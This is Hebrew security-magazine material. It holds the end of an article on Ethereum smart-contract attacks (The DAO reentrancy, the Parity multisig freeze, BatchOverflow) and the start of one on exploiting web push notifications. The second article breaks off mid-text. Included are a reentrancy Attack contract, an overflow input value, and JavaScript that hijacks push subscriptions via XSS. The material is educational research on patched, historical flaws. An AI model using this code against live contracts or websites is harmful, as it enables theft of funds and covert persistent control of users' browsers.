לסיכום, החולשות המוצגות בהתקפה זו היא מהסוג: "Gaseless send", ו-"Exception disorder".

התקפה 2: The DAO

ה-DAO הוא ראשי תיבות של **Decentralized autonomous organization**, והיווה את הניסיון להקים ארגון אוטונומי עצמאי שמבוסס על הבלוקצ'יין. כלומר ארגון שמתנהל ע"פ חוקים שנקבעו בחוזה החכם ותוכנתו בהתאם (בניגוד לארגון שמנוהל וההחלטות ע"י אנשים).

החוזה החכם The DAO, היה פופולרי מאוד והצליח לגייס כ-150 מיליון דולר, במהלך של גיוס המונים שכלל יותר מ-11,000 משקיעים.

עם זאת, ביוני 2016 נוצלה חולשה בחוזה והתחילה לרוקן אותו מהכסף. לצורך פשטות נתבונן בחוזה דומה (פשוט יותר), אשר מתאר מס' חולשות שמעניין לסקור, אשר נוצלו בהתקפה הנ"ל.

```
contract SimpleDAO {
  mapping (address => uint) public credit;

  function donate(address to){
    credit[to] += msg.value;
  }

  function queryCredit(address to) returns (uint){
      return credit[to];
  }

  function withdraw(uint amount) {
      if (credit[msg.sender]>= amount) {
          msg.sender.call.value(amount)();
          credit[msg.sender]-=amount;
        }
  }
}
```

החוזה SimpleDao מאפשר למשתתפים לתרום כסף (באמצעות פונקציית donate), ולאחר מכן מאפשר לאותם משתמשים ברגע נתון לפדות את הסכום שהם תרמו (באמצעות withdraw).

ההתקפה על החוזה (שדומה להתקפה שבוצעה על ה-The DAO), מאפשרת לתוקף לגנוב את **כלל האת'ר (כסף)**, אשר החוזה מחזיק והיא מתבצעת באופן הבא (שימו לב לתחכום! של גניבה מחוזה ע"י כתיבת קוד של חוזה אחר):

1. ראשית התוקף מעלה חוזה אל הבלוקצ'יין שנמצא בשליטתו. נכנה את החוזה Attack.

```
contract Attack {
  SimpleDAO public dao = SimpleDAO(0x1234...); //SimpleDAO blockchain's address.
  address owner;
  //Constructor - attach the attacker wallet to this contract.
  function Attack() {owner = msg.sender; }
  //fallback function
  function() public payable {
     dao.withdraw(dao.queryCredit(this));
   }
   //Post explotation. (Get the money after exploitation)
  function getJackpot(){ owner.send(this.balance); }
}
```

החוזה בעל 3 פונקציות: פונקציית בנאי אשר מגדירה לחוזה את זהות (שהיא פסאודו-אנונימית) המשתמש שיצר את החוזה (כתובת התוקף). פונקציית ה-Fallback אשר תקרא בעת העברת כסף לחוזה (עם חתימה ריקה), ופונקציית getJackpot שתוקף ישתמש בה לבסוף לקבלת הכסף. בעת העלאתו לתוך הבלוקצ'יין החוזה יכיל כתובת שתזהה אותו.

2. בשלב זה, התוקף מפעיל את הפונקציה donate בחוזה ה-SimpleDao, עם הכתובת של החוזה Attack.
3. כעת התוקף יפעיל את פונקציית ה-Fallback של חוזה Attack. בעת הפעלת ה-Fallback, החוזה יקרא לחוזה ה-SimpleDao, ויבקש למשוך ממנו סכום כסף.

בעת הרצת הפונקציה withdraw של חוזה SimpleDao, התנאי בשורה 13 יתקיים, מאחר שבסעיף 1 שלחנו כסף לחוזה SimpleDao עם הכתובת של חוזה זה. ובשורה 14 החוזה ישלח כסף לחוזה Attack, אך במקום רק להעביר כסף (**וכאן מתחיל החלק המעניין),** מאחורי הקלעים בגלל ש-Attack הוא חוזה, הרי שבשליחת הכסף תרוץ פונקציית ה-Fallback של החוזה Attack (בפעם השנייה). מכאן והלאה הטרנזקציה תכנס ללולאה שתבקש מהחוזה של SimpleDao עוד כסף. חשוב להדגיש שמאחר שהלולאה לא תגיע לשורה 15 בחוזה SimpleDao, הרי שהמשתנה שמעדכן את מצבו של התרומה של חוזה Attack לא מתעדכן במהלך ביצוע הטרנזקציה. עובדה אשר מאפשרת לו למשוך מס' רב של כסף.

הלולאה תרוץ עד אשר יתקיימו אחד מהתנאים הבאים:

- יגמר הגז לביצוע הטרנזקציה, ותיזרק שגיאה out-of-gas.
- ה-call stack מלא (דהיינו עברנו מעל ל-1024 קריאות - ראה חולשה רלוונטית לעיל).
- המאזן הכספי של חוזה SimpleDao התרוקן ושווה ל-0.

האפקט הכללי הוא שתוקף שמפעיל את הפעולה הזאת מספר פעמים, למעשה מעביר (גונב), מהחשבון SimpleDao לטובת החוזה של Attack.

יש לציין כי התוקף יכול לעכב את שגיאת out-of-gas על ידי סיפוק יותר גז לטרנזקציה הראשונית. זאת מאחר שבקריאה שמתבצעת בשורה 14 של החוזה simpleDao, אין הגבלה של כמות הגז לביצוע הקריאה (בניגוד לשליחה באמצעות send אשר מתורגמת לקריאה שמוגבלת ל-2300 יחידות גז).

4. לאחר שהתוקף סיים לרוקן את החשבון, הוא יכול להעביר מחשבון Attack לחשבון האישי שלו את הכסף באמצעות הפונקציה getJackpot, וליהנות מעשרות מיליוני דולרים.

ניתן להמשיל את ההתקפה באמצעות דימוי של גולש ב-REDDIT. שמסביר את הבעיה ככה:

"דמיינו שפקיד בנק אינו משנה את המצב חשבון הבנק שלכם, כאשר הוא מביא לכם את כלל הכסף שלכם, בזמן שהוא עושה זאת. אתם באים אליו שוב ומבקשים שוב "אפשר בבקשה לקבל $500?" ושוב, "חכה, בעצם לפני זה, אפשר לקבל $500?", וכן הלאה. מאחר שהחוזה תוכנן כך שהוא מבצע רק בתחילת הפנייה בדיקה האם יש לכם $500 בחשבון, ומאפשר לכם להתפרץ. הרי שהוא פגיע לסוג זה של התקפה."

עובדה מעניינת שניתן לציין היא: בזמן אמת (לפני ההחלטה על פיצול הרשת), כאשר משתמשים גילו על ניצול החולשה, הם לא יכלו לעשות שום דבר בקשר אליה (מאחר שלא ניתן לשנות קוד שכבר הועלה לבלוקצ'יין). לכן כדי לרכך את ההתקפה, הם חיקו את ההתקפה, ויצרו טרנזקציות כאלו אשר מעבירות את הכסף למקום בטוח (זמנית).

התקפה 3: מחיקת ארנק Multisig

החברה Parity, יצרה ארנק Multisig באמצעות חוזה חכם. ארנקי Multisig הם **ארנקים** שנמצאים בבעלות של מספר משתמשים, וכל פעולה של הוצאה או הכנסה של כספים דורשת הסכמה של מספר מסוים של משתמשים מתוך המשתמשים הרשומים בו (k-מתוך-n, כאשר k ו-n הם הפרמטרים בהתאמה), בשונה מארנק רגיל אשר נמצא בבעלות של משתמש יחיד וככזה הוא יכול לבדו לבצע את הפעולות הנ"ל.

הארנק המדובר הוא בעצם החוזה חכם המממש את הכללים להסכמה הנדרשת וכו', ובאופן פרטני החוזה החכם הזה השתמש בפונקציות בתוך ספרייה שנמצאת על הבלוקצ'יין. כלומר לבלוקצ'יין הועלו 2 חוזים חכמים. אחד עבור הארנק והשני עבור הספריות שהוא משתמש בהם. חשוב לציין כי הקישור בין החוזים הוא hardcoded ולא ניתן לשינוי על הבלוקצ'יין.

הספרייה הנ"ל כללה מס' פונקציות קריטיות אשר היו אמורות לפעול רק בהרשאה של המשתמש שיצר את החשבון הזה. עם זאת, בצער רב המפתחים של הספרייה "שכחו" לקחת בעלות על ספרייה זאת. (מאחר שזו ספרייה, אז לא הופעל Constructor על הספרייה).

תוקף (למרות שזהו בחור שמצהיר שעשה זאת בטעות), זיהה שאף אחד לא לקח בעלות, ויצר טרנזקציה שקוראת לפונקציה initWallet, אשר מקנה לו את ההרשאות המדוברת.

מעתה היו חשופים בפניו כלל היכולות שהשאירו מפתחי הספרייה. אחת מהיכולות הללו היו גישה לפונקציה SUICIDE (שכעת קרויה Self-destruct).

בעת שליחת טרנזקציה זו, קוד הספרייה מוקפא על הבלוקצ'יין, וכל פונקציה שקוראת לספרייה המוקפאת תחזיר את הערך false או 0.

המעוניינים לצפות בטרנזקציות ההתקפה שבאמת התרחשו, יכולים להתבונן בטרנזקציה הזו ללקיחת הבעלות, וזו לפונקציה המפעילה את מנגנון Self-destruct.

לסיכום, התקפה זו למעשה ניצלה את סוג חולשה של גישה לקטעים רגישים (כמו לקיחת בעלות על חוזה חכם). כמוכן, מאחר שקוד הבלוקצ'יין אינו ניתן לשינוי הרי שכלל הכסף בחוזים שהיו תלויים בספרייה זו כעת **מוקפאים**.

התקפה זו הקפיאה סדר גודל של כ-500 ארנקים, וגרמה **להקפאה** של 150 מיליון דולר! (ערכו ש הגסף נכון לזמן שבו ההתקפה התרחשה).

ראשית כל, נפרט על מהם אסימונים (Tokens), במערכת אית'ריום: מהפכה פיננסית נוספת שמתרחשת בתוך הבלוקצ'יין הינה מערכת שלמה ליצירה ותחלופה של אסימונים. ברמה הטכנית אסימון מוגדר כחוזה אשר מוגדר בו מאפיינים על: כמות האסימונים, פונקציות להעברת בעלות שלהן, פונקציות ליצירה/מחיקה של אסימונים קיימים, ואירועים נוספים. האסימונים שואבים את הכוח שלהם מתכונת ה-Immutable של הבלוקצ'יין, שמאפשרת לתת אמון שהחוזה שכתוב ביצירת האסימון שלא יהיה ניתן לשינוי עתידי.

לאסימונים אלו קיים ערך בכפוף לכמות האנשים שרוצים לקנות אותו, ויש אסימונים שאף נסחרים בבורסה. ישנם מספר סטנדרטיים לסוגים של אסימונים, שני תקנים מאוד נפוצים הינם ERC-20 ו-ERC-721, כאשר הראשון הוא בר חליפין (כלומר כל אסימון זהה לשני וניתן להחליף ביניהם ללא הבדל), וכזה אינו בר-חליפין (non-fungible), דהיינו כל אסימון שונה בהכרח מאחרים (דוגמה לשימוש: אסימוני משחק שמייצגים חתול או ידוען מיוחד אשר ציינו בתחילת המאמר).

למרות שיש תקן לחוזה סטנדרטי ומקובל, יש מפתחים שחשבו שיהיה נכון להרחיב אותו כך שיוכל לתמוך בהעברה של מספר מטבעות בו-זמנית.

הסיבות לכאורה טובות, אך המימוש כלל בתוכו חולשה מסוג Interger overflow (שאף קיבלה מזהה:CVE-2018–10299 ולמרות שהיא רק חולשת IntegerOverflow היא כונתה גם BatchOverflow לטובת העצמה של המודעות לנושא), כפי שניתן להסיק בהמשך ממבנה הפונקציה, אשר מוצגת באיור הבא:

```
255   function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {
256     uint cnt = _receivers.length;
257     uint256 amount = uint256(cnt) * _value;
258     require(cnt > 0 && cnt <= 20);
259     require(_value > 0 && balances[msg.sender] >= amount);
260
261     balances[msg.sender] = balances[msg.sender].sub(amount);
262     for (uint i = 0; i < cnt; i++) {
263         balances[_receivers[i]] = balances[_receivers[i]].add(_value);
264         Transfer(msg.sender, _receivers[i], _value);
265     }
266     return true;
267   }
268 }
```

[מקור:https://medium.com/@peckshield/alert-new-batchoverflow-bug-in-multiple-erc20-smart-contracts-cve-2018-10299-511067db6536]

תוקף אשר מפעיל את הפונקציה BatchTransfer, שולט למעשה בערכים cnt ו-value_. ע"י השמת מספר גבוה, כך שמכפלת הערכים יהיה 0, התנאי בשורה 258 יתקיים, ולמעשה ירוץ.

למשל כאשר value_ (משתנה בגודל 256-ביט) יכיל את הערך:

0x8000,0000,0000,0000,0000,0000,0000,0000,0000,0000,0000,0000,0000,0000,0000,0000

בעל 63 אפסים! והוא ישלח 2 כתובות במשתנה receivers_, הרי שהמכפלה שלהם תצא גדולה מאוד ותבוצע גלישה לערך 0.

כאשר amount יהיה שווה לאפס, תוקף יעקוף את הבדיקות שנעשות בשורות 258-259, וביצוע החיסור בשורה 261 יהפוך ללא רלוונטי (חיסור ב-0). לבסוף בשורות 262-265, למאזן של 2 כתובות _receivers שהעברנו כקלט, יתווסף הערך שהזנו ב-value_!. ככה התוקף למעשה מוסיף לו כסף ששווה לערך ה-TOKEN כפול מספר האסימונים שהוא הוסיף לעצמו! (עם תשלום חד פעמי לכורה ☺).

חולשה זו השפיעה על לא מעט אסימונים שלקחו את קטע הקוד הזה והפיצו אותו על הבלוקצ'יין, וזוהתה בניטור על החוזים בזמן אמת. מבחינה פיננסית היא יכלה לעשות מניפולציות רבות במידה והאסימונים האלה היו נסחרים בלי שאף אחד היה שם לב אליהם. לאחר גילוי החולשה, המסחר באסימונים אלו הוקפא.

דוגמאות לאסימונים שזוהו כפגיעים לחולשה זו

- BeautyChain (BEC)
- UgChain
- ועוד כ-10 אסימונים שנסחרים.

הדרך להימנע משגיאות integer Overflow ע"י שימוש בספרייה SafeMath שמבצעת חיבור וכפל בצורה מאובטחת, דהיינו כאשר מזוהה חריגה בדומה לזו המתוארת, אזי מתרחשת שגיאה והמשך הריצה של החוזה נפסק.

סיכום

במאמר זה, סקרנו על קצה המזלג טכנולוגיות בלוקצ'יין, ואת הרעיון שנובע ממנו המגדיר את עידן Web 3.0 - המשך ישיר של מצב האינטרנט של ימינו לאינטרנט מבוזר והוגן יותר. התמקדנו בבלוקצ'יין של רשת אית'ריום, ונגענו במס' מאפיינים הן של המכונה הוירטואלית שמריצה את החוזים החכמים, והן של השפה הפופולרית ביותר כיום באית'ריום לכתיבת חוזים: Solidity. סקרנו חלק רחב מהטקסונומיה הענפה של חולשות ידועות כיום ברשת, וראינו מנגנונים שנדרש להיזהר מהם, יחד עם המלצות כיצד להימנע מהם.

עם זאת, הרשימה אינה מלאה, מאחר שהטכנולוגיה כרגע בתחילת הדרך ועלולות להתגלות סוגי חולשות נוספים (כמו זאת שאני חוקר עליה כעת ☺). לאחר מכן, סקרנו מס' דוגמאות להתקפות שהתרחשו בעולם האמיתי, שמצד אחד מאוד פשוטות למימוש ומהעבר השני בעלות פוטנציאל כלכלי גבוה מאוד (הגיע עד לעשרות / מאות מיליוני דולרים לחולשה).

על מנת להשאיר טעם של המשכיות, פירטתי בנספח על דרכים שאני סבור שיעזרו לעשות את הצעדים הראשונים בתחום, להעמיק את הידיעות, ולרכוש את הניסיון והכלים כדי להמשיך לחקור את התחום בצורה עצמאית.

לסיום, אני מזמין את מי שהתחום מעניין אותו ומעוניין בביצוע המשך מחקר משותף (פרקטי/אקדמי) בנושא של ניתוחי חוזים חכמים וחולשות Dapp או הקשרים אחרים של מדעי המחשב/הנדסת תוכנה/אבטחה לבלוקצ'יין ו/או רוצה לתקן/לדייק/לחדד/להעיר/להאיר נקודות במאמר, ליצור איתי קשר במייל.

תודות

מבקש להודות ל**עודד לייבה**, **דוד-חי גוטוויליג**, **עדי מליאנקר** ו**מיכה ברשפ** (אבי). על הקדשת זמנם בקריאת המאמר, ווידוא אמיתות הטענות, התוספות וטיוב ניסוחים.

בנימה זו - רוצה להודות גם ל**אפיק קסטיאל**, על הסבלנות והעריכה שהקדיש להכנת המאמר הזה, ובאופן כללי על ניהול מגזין Digital Whisper, שתרם לי ולהרבה מכרים שלי בידע מקצועי ואיכותי בתחום האבטחה (במהלך השנים). יישר כוח!

על המחבר

גיא ברשפ, דוקטורנט למדעי המחשב והנדסת תוכנה, בהתמחות אבטחה ופרטיות של טכנולוגיית הבלוקצ'יין (חצי שנה ראשונה בתחום).

Infi.boy At Gmail Dot Com

נספח - חומרים לקריאה נוספת

נסיים את המאמר עם מס' הכוונות והמלצות לכיוונים להמשך:

חומרים לתרגול (מניסיון אישי!)

- **פיתוח ב-Solidity** - מי שרוצה ללמוד את שפת Solidity ולהתנסות בה באופן פשטני מוזמן לעשות זאת מול התרגול (המעולה!) של המשחק CryptoZombies, אשר מדגיש ומנחה צעד-צעד כיצד לבנות חוזה חכם, תוך מתן דגשים על סוגיות אבטחה ופרקטיקות מומלצות.
- **ניצול פגיעויות** - קורא המעוניין לתרגל ניצול חולשות שמתוארות במאמר זה, מוזמן לתרגל ב-CTF (שגם הוא מעולה!), הנקרא Ethernaut. (אשר פתירתו מצדיקה מאמר נפרד!).

חומרים לקריאה / מקומות טובים להתחבר לקהילה

- מאמר של סאטושי על ביטקוין.
- פורומים:

https://bitcointalk.org

r/ethereum/

- שאלות ותשובות:

https://bitcoin.stackexchange.com

https://ethereum.stackexchange.com/

- קוד של ביטקוין https://github.com/bitcoin/bitcoin
- קוד של איתריום. מימוש ב-GO:

https://github.com/ethereum/go-ethereum

מימוש ב-CPP:

https://github.com/ethereum/cpp-ethereum

- וכלל ההפניות שבוצעו במהלך המאמר.

כלים פרקטיים לפיתוח

- תוכנה של צומת/כורה - Geth
- עורך לפיתוח והידור (און-ליין) - Remix
- ארנק לביצוע טרנזקציות עבור אפליקציות מבוזרות - MetaMask (תוסף לדפדפנים ידועים, Mist (דפדפן בפני עצמו).
- ספריות מאובטחות המאפשרות פרקטיקות כתיבה בטוחה: Zeppelin.
- סביבת עבודה לפיתוח Dapps וחוזים חכמים - Truffle, Ganache.
- צפייה בטרנזקציות שהועלו לבלוקצ'יין - Etherscan, https://blockexplorer.com אשר מראים לנו את כלל הפרטים על טרנזקציות ובלוקים שנכרו.

- חשוב להדגיש, כי זה אינה הדרך המומלצת ביותר להתעדכן מול מה שקורה בבלוקצ'יין, מאחר שהעדיפות היא להריץ בדיקת סנכרון מול מס' רב של שרתים על מצב הבלוקצ'יין ולא רק ולסמוך שרת מרכזי. (עם זאת, אני מציין אותו, כי זאת דרך טובה ללמוד את השדות השונים).

כלים לניתוח חוזים

- צפייה בגרף הזרימה CFG של הקוד-Solgraph.
- הנדסה לאחור של קוד הקיים ב-EVM- פורוסיטי / Porosity.
- כלי לבדיקה האם חוזה מכיל מס' חולשות ידועות - MAIAN.
- כלי לניתוח חולשות באמצעות- Symbolic execution מיט'ריל / Mythril.

One push too far - Exploiting Web Push Notifications

מאת זהר שחר

הקדמה

Push Notifications (להלן "התראות בדחיפה") אינן עניין חדש. למעשה, אנו מכירים את הנושא היטב בהקשר של טלפונים ניידים, כאשר כמעט כל אפליקציה מייצרת עבורנו התראות. עם זאת, בשנים האחרונות היכולת לשלוח התראות בדחיפה התווספה גם אל עולם ה-Web, ועתה ניתן לקבל התראות ישירות אל הדפדפן. לאחרונה, ובעקבות מבול האתרים המבקשים הרשאות לשלוח התראות, החלטתי לבחון את המנגנון בהיבטי אבטחת מידע כדי לנסות ולהבין אילו הרשאות ניתנות לאתרים המשתמשים בהתראות, ואילו סיכונים (אם בכלל) מנגנון זה חושף.

מספיק לשים לב לנקודות הבאות בשביל לגרות את המחשבה של כל תוקף:

- התראות בדחיפה מאפשרות גישה רציפה לדפדפן, גם לאחר שדפדפן נסגר.
- הטכנולוגיה חדשה למדי, חלקים ממנה עדיין בגרסאות "ניסוי", ואין אחידות בין הדפדפנים השונים.
- לא התפרסם מחקר בנושא אבטחה של התראות בדחיפה בעבר (או לפחות לא הצלחתי למצוא מחקר כזה).

ואכן, מחקר קצר יחסית הוביל אותי מספר לתגליות מעניינות:

1. חולשה חדשה ("Zero Day") ב-Firefox המאפשרת ניצול מנגנון ההתראות ליצירת Adware.
2. וקטור התקפה חדש לניצול Cross Site Scripting (XSS) המאפשר גישה רציפה לדפדפן של הקורבן.
3. טכניקה מעניינת לבניית Botnet המשתמש ב-Google כשרת השליטה ובקרה (CNC).

במאמר זה אסקור את מנגנון ההתראות בדחיפה, וכן אציג את הממצאים שזיהיתי בו


(המאמר פורסם לראשונה באנגלית בבלוג של חברת קומודו)

אז איך עובד מנגנון ההתראות בדחיפה?

קיימים מאמרים רבים באינטרנט אשר מפרטים אודות המנגנון (המאמר הזה חביב עלי), אז אסתפק ברקע הטכנולוגי הבסיסי הדרוש לנו לצורכי מאמר זה. מנגנון ההתראות מורכב משלושה רכיבים - לקוח, שרת וספק השירות.

1. צד הלקוח

צד הלקוח ממומש בדפדפנים תומכים (Chrome ו-Firefox). כאשר משתמש ניגש באמצעות דפדפן נתמך אל אתר המשתמש בהתראות בדחיפה, תוצג בפני המשתמש בקשה למתן הרשאות לשליחת התראות. ההרשאות ניתנות עבור כל אתר בנפרד, והייצוג הגרפי של בקשת ההרשאות גנרי ואינו בשליטת המפתח. כך למשל, נראית בקשה זו ב-Chrome:



במידה והמשתמש מאשר, נוצר ע"י הדפדפן אובייקט JSON הנקרא "Subscription". אובייקט זה מכיל בתוכו כתובת URL ייחודית אשר נוצרה עבור האתר הספציפי והדפדפן הספציפי, וכן ייצוג של מפתח ה**פומבי** של האתר. כך למשל נראה אובייקט Subscription ב-Chrome:

```
{"endpoint":"https://fcm.googleapis.com/fcm/send/cm115VoAuUg:APA91bFOAKnL6zgMiZKGadoH-
voJ5oH5T9gWH4NnWq4FPqyk8QabNbGILlS8ZkZIfbC4RZsXt-
N2COLhjEW6yB2XQRNiyMAxoZ_I5JJxjjj4Q_e0OynN1imUO0rxZZxUDKuM6zo047um","expirationTime":null,
"keys":{"p256dh":"BBClqnjH8hAtzL_iEmdmMTEiPKu2SC-
AZMBJt4Y1bVCACz0hGVUtSVa2xHCTBeN3ke0vmGdZ2ZyZDeDWdyIyh9k=","auth":"O3kgvkoJcV2nU36s_TUSoQ=
="}}
```

בעל המפתח **הפרטי** (התואם למפתח הפומבי שנזכר לעיל) יכול עכשיו לשלוח התראות בדחיפה אל כתובת ה-URL שנוצרה, ע"י פניה אל ספק השירות (כמוסבר בהמשך).

תהליך נוסף המתרחש במקביל לבקשת ההרשאות הוא רישום של Service Worker אל דפדפן המשתמש (Service Workers הם קבצי JavaScript הנשמרים באופן מקומי על תחנת המשתמש, אשר אחראיים על טיפול באירועי צד-לקוח). ה-Service Worker יהיה אחראי על טיפול בהתראות נכנסות. חשוב להדגיש שה-Service Worker רץ תחת Sandbox נפרד משאר קבצי ה-JavaScript באפליקציה (למשל, אין לו יכולת לגשת אל ה-DOM), והוא חייב להגיע מה-Domain של האתר עליו הוא פועל.

2. **צד השרת**

כצפוי, צד השרת אחראי לשלוח את ההתראות. האתר נדרש להחזיק רשימה של כתובות URL אליהן הוא רשאי לשלוח התראות (כלומר כל אותן כתובות שהתקבלו כתוצאה מתהליך ה-Subscription), ויכול לפנות אליהן ע"י גישה אל ה-API של ספק השירות בצירוף המפתח פרטי. האתר הלימודי הזה יכול לשמש לשליחת התראות בדחיפה אל כתובות URL רלוונטיות.

3. **ספק השירות**

זוהי ה"רשות" האחראית על הפצת התראות למשתמשים הרלוונטיים (Google בעת שימוש ב-Chrome, Mozilla בעת שימוש ב-Firefox). ספק השירות אחראי גם על ווידוא תקינות המפתחות.

עתה, לאחר שביססנו את הידע הדרוש כדי להשתמש במנגנון ההתראות בדחיפה, נעבור לניצולו!

ממצא מספר 1: חולשה ב FireFox מאפשרת בניית Adware מבוסס התראות

במסגרת המחקר, מצאתי שאם משתמש Firefox מאשר לאתר אינטרנט לשלוח לו התראות בדחיפה, אותו אתר יכול - מתי שהוא רוצה - לפתוח מספר אינסופי של חלונות חדשים (Tabs) בדפדפן של המשתמש הפונים לאתרים לבחירתו של התוקף. הסרטון הבא מדגים את הבעיה.

אז מה בעצם קורה פה?

כמו שאמרנו, ה-Service Worker הוא שאחראי לטפל בהתראות נכנסות, והוא עובד בתוך Sandbox אשר מגביל את הפעולות שהוא רשאי לבצע. הבא נסתכל ב(חלק הרלוונטי של)קוד ה-JavaScript של ה-Service Worker בו השתמשנו לניצול החולשה:

```
self.addEventListener('notificationclick', function(event) {
  event.waitUntil(
    clients.openWindow('https://www.komodosec.com')
  );});

self.addEventListener('notificationclose', function(event) {
  event.waitUntil(
    clients.openWindow('https://www.komodosec.com')
  );});
```

כפי שניתן לראות, הקוד מאזין לשני אירועים שונים (NotificationClose ו-NotificationClick), שכפי שניתן לנחש מתרחשים כאשר המשתמש לוחץ על התראה, או סוגר אותה. עבור כל אחד מהאירועים, הקוד מנסה לפתוח טאב חדש, המוביל אל האתר https://www.komodosec.com. פתיחת טאב בעקבות לחיצה על התראה הינה מצב רצוי, אך ה-Sandbox **אמור** למנוע מה-Service Worker לפתוח טאב חדש כאשר המשתמש מנסה **לסגור** את ההתראה. עם זאת, במסגרת המחקר מצאתי שש-Firefox מאפשר פתיחת טאב גם בזמן סגירת ההתראה, וכך למעשה ניתן להכריח את המשתמש לפתוח טאב (גם אם הוא מעוניין בכך ולוחץ על ההתראה, וגם אם הוא לא מעוניין בכך ומנסה לסגור אותה).

אך רגע, בסרטון ראינו פתיחה של מספר רב של טאבים, ללא כל פעילות מטעם המשתמש? ובכן, זאת תודות להתנהגות חריגה נוספת של Firefox, אשר מזניק בעצמו (ללא התערבות המשתמש) את אירוע NotificationClose עבור התראה קיימת ברגע שמתקבלת התראה חדשה. כלומר, בעת שליחת שתי התראות, אחת אחרי השניה, נוכל להזניק את אירוע הסגירה של ההתראה הראשונה, ולפתוח טאב בדפדפן המשתמש ללא התערבות המשתמש. נחזור על התהליך שוב ושוב ונוכל לפתוח עשרות טאבים (למעשה ניתן לנצל חולשה זו לצורכי השבתת דפדפן המשתמש ע"י פתיחת מספר גדול של טאבים וצריכת משאבים בלתי מוגבלת).

לאחר איתור החולשה, דיווחתי עליה ל-Mozilla במסגרת תכנית ה-Bug Bounty שלהם. Mozilla הכירו בחולשה ותיקנו אותה במסגרת גרסה 59 של Firefox. החולשה קיבלה את הקוד CVE-2018-5141.

ממצא 2: חטיפת מנגנון הרשאות (Notification Hijack)

עתה, לאחר שהבנו שתוקף יכול לנצל הרשאות לשליחת התראות בדחיפה לרעה, נשארנו עם שאלה מרכזית: כיצד יצליח תוקף לקבל הרשאות כאלו מלכתחילה? תשובה אחת, ברורה ומידית, היא באמצעות שימוש באתר זדוני. אבל ישנה דרך נוספת - חטיפת מנגנון הרשאות של אתר לגיטימי ע"י ניצול של Cross Site Scripting (XSS). זהו למעשה וקטור תקיפה חדש למתקפת XSS שאני מכנה Notification Hijack.

כפי שהוסבר קודם לכן, לאחר שהמשתמש העניק לאתר ההרשאות לשליחת הרשאות בדחיפה, נוצר עבור המשתמש אובייקט JSON הנקרא Subscription, המבוסס על המפתח הפומבי של האתר. אובייקט זה משמש לשליחת ההתראות אל המשתמש. כפי שניתן לנחש, אתר יכול לחדש את אובייקט זה עבור המשתמשים שלו (כלומר, להחליף את המפתח הפומבי בו הוא משתמש), באמצעות קוד JavaScript. יכולות להיות סיבות רבות בגינן אתר יבחר לעשות זאת, למשל במקרה של החלפת מפתחות פומביים. עם זאת, במהלך המחקר הופתעתי לגלות שניתן להחליף את אובייקט ה-Subscription ללא "הוכחת בעלות" על האובייקט הקיים (כלומר ללא שימוש במפתח הפרטי המקורי) וללא בקשת הרשאות מחודשת מהמשתמש. במילים אחרות, ברגע שהמשתמש נתן הרשאות לאתר לשלוח לו התראות, קוד JavaScript המגיע מהאתר יכול להחליף את המפתחות המשמשים לשליחת התראות ללא יידוע המשתמש ובלי שום אמצעי הגנה נוסף. מנקודת מבט של תוקף - זו בדיוק רמת הגישה (JS המגיע מהאתר המותקף) שתהיה לנו אל דפדפן המשתמש בעת ניצול XSS.

כך ננצל Reflected XSS לקבלת גישה רציפה (Persistent) אל דפדפן המשתמש

אנו מניחים פה שאתר המותקף משתמש במנגנון התראות, וכי המשתמש כבר העניק לאתר את ההרשאות המתאימות. במקרה זה, קוד ה-JavaScript שלנו יידרש ראשית "לבטל" את אובייקט ה-Subscription הקיים (כלומר האובייקט הלגיטימי המשמש את האתר). ניתן לבצע זאת בקלות, למשל באמצעות הקוד הבא:

```
function unsubscribe(){
    navigator.serviceWorker.ready.then(function(reg) {
      reg.pushManager.getSubscription().then(function(subscription) {
        subscription.unsubscribe().then(function(successful) {
          // You've successfully unsubscribed
        }).catch(function(e) {
          // Unsubscription failed
        }) })});
```

הקוד פשוט ולעניין - פונה אל ה-API בדפדפן, מבקש את אובייקט ה-Subscription הקיים כרגע, ומשחרר אותו (בשלב זה בעל האתר הלגיטימי איבד את היכולת לשלוח התראות אל המשתמש). עתה, כל שנותר לנו לעשות בתור תוקפים הוא לייצר אובייקט חדש, באמצעות המפתח שלנו:

```
function reSubscribe(){

navigator.serviceWorker.getRegistrations().then(function(registrations)
{
        for(let registration of registrations) {
            registration.pushManager.subscribe({
            userVisibleOnly: true,
            applicationServerKey: applicationServerKey
            }).then(function(subscription) {
                console.log(subscription.toJSON());
            });}});

    }
```

ו...זהו. בשלב זה אנחנו יכולים לשלוח אל המשתמש התראות באמצעות שימוש באובייקט החדש שנוצר. למעשה, ע"י ניצול חולשת XSS קיבלנו הרשאה רציפה לדפדפן המשתמש - מעצם טבען של התראות בדחיפה, השליטה שלנו תמשיך גם לאחר שהמשתמש יסגור את הדפדפן (כפי שראינו בסרטון לעיל, למשל).

רגע, אבל מה עם ה-Service Worker?

באמצעות השיטה שהדגמנו זה עתה, קיבלנו יכולת לשלוח למשתמש התראות, אך לא קיבלנו שליטה על מה יקרה עם ההתראות האלו ברגע שיגיעו. כאמור, זה תפקידו של ה-Service Worker. הבעיה שאנו ניצבים בפני היא שכדי לרשום Service Worker חדש, אנו נדרשים לאכסן קובץ JavaScript על האתר המותקף (כפי שהזכרתי למעלה, תחת עקרון ה-Same Origin Policy קובץ ה-Service Worker חייב להגיע מאתר עליו הוא פועל). מכאן, במקרה כללי בו זיהנו חולשת XSS בלבד, לא נוכל להחליף את ה-Service

Worker והשליטה שלנו בדפדפן של הקורבן תהיה מוגבלת - נאלץ להשתמש באותה הלוגיקה שמימש בעל האתר ב-Service Worker המקורי שלו. זה לא בהכרח נורא כל כך - במרבית המקרים, למשל, אתרים יפנו משתמשים אל לינקים אשר ישלחו אליהם באמצעות התראות. במקרה כזה נוכל לנצל את האמון של המשתמש באתר המקורי כדי להפנות אותו (באמצעות התראות דיוג - Phishing Notifications) אל אתרים זדוניים.

אם לעומת זאת זיהנו בעיה נוספת שתאפשר לנו לאכסן קובץ על האתר המותקף, אפילו באופן זמני, נוכל לרשום Service Worker משלנו וההשתלטות על מנגנון ההתראות תהיה מוחלטת.

זה נשמע כמו חולשה... מה אומרים על זה בגוגל?

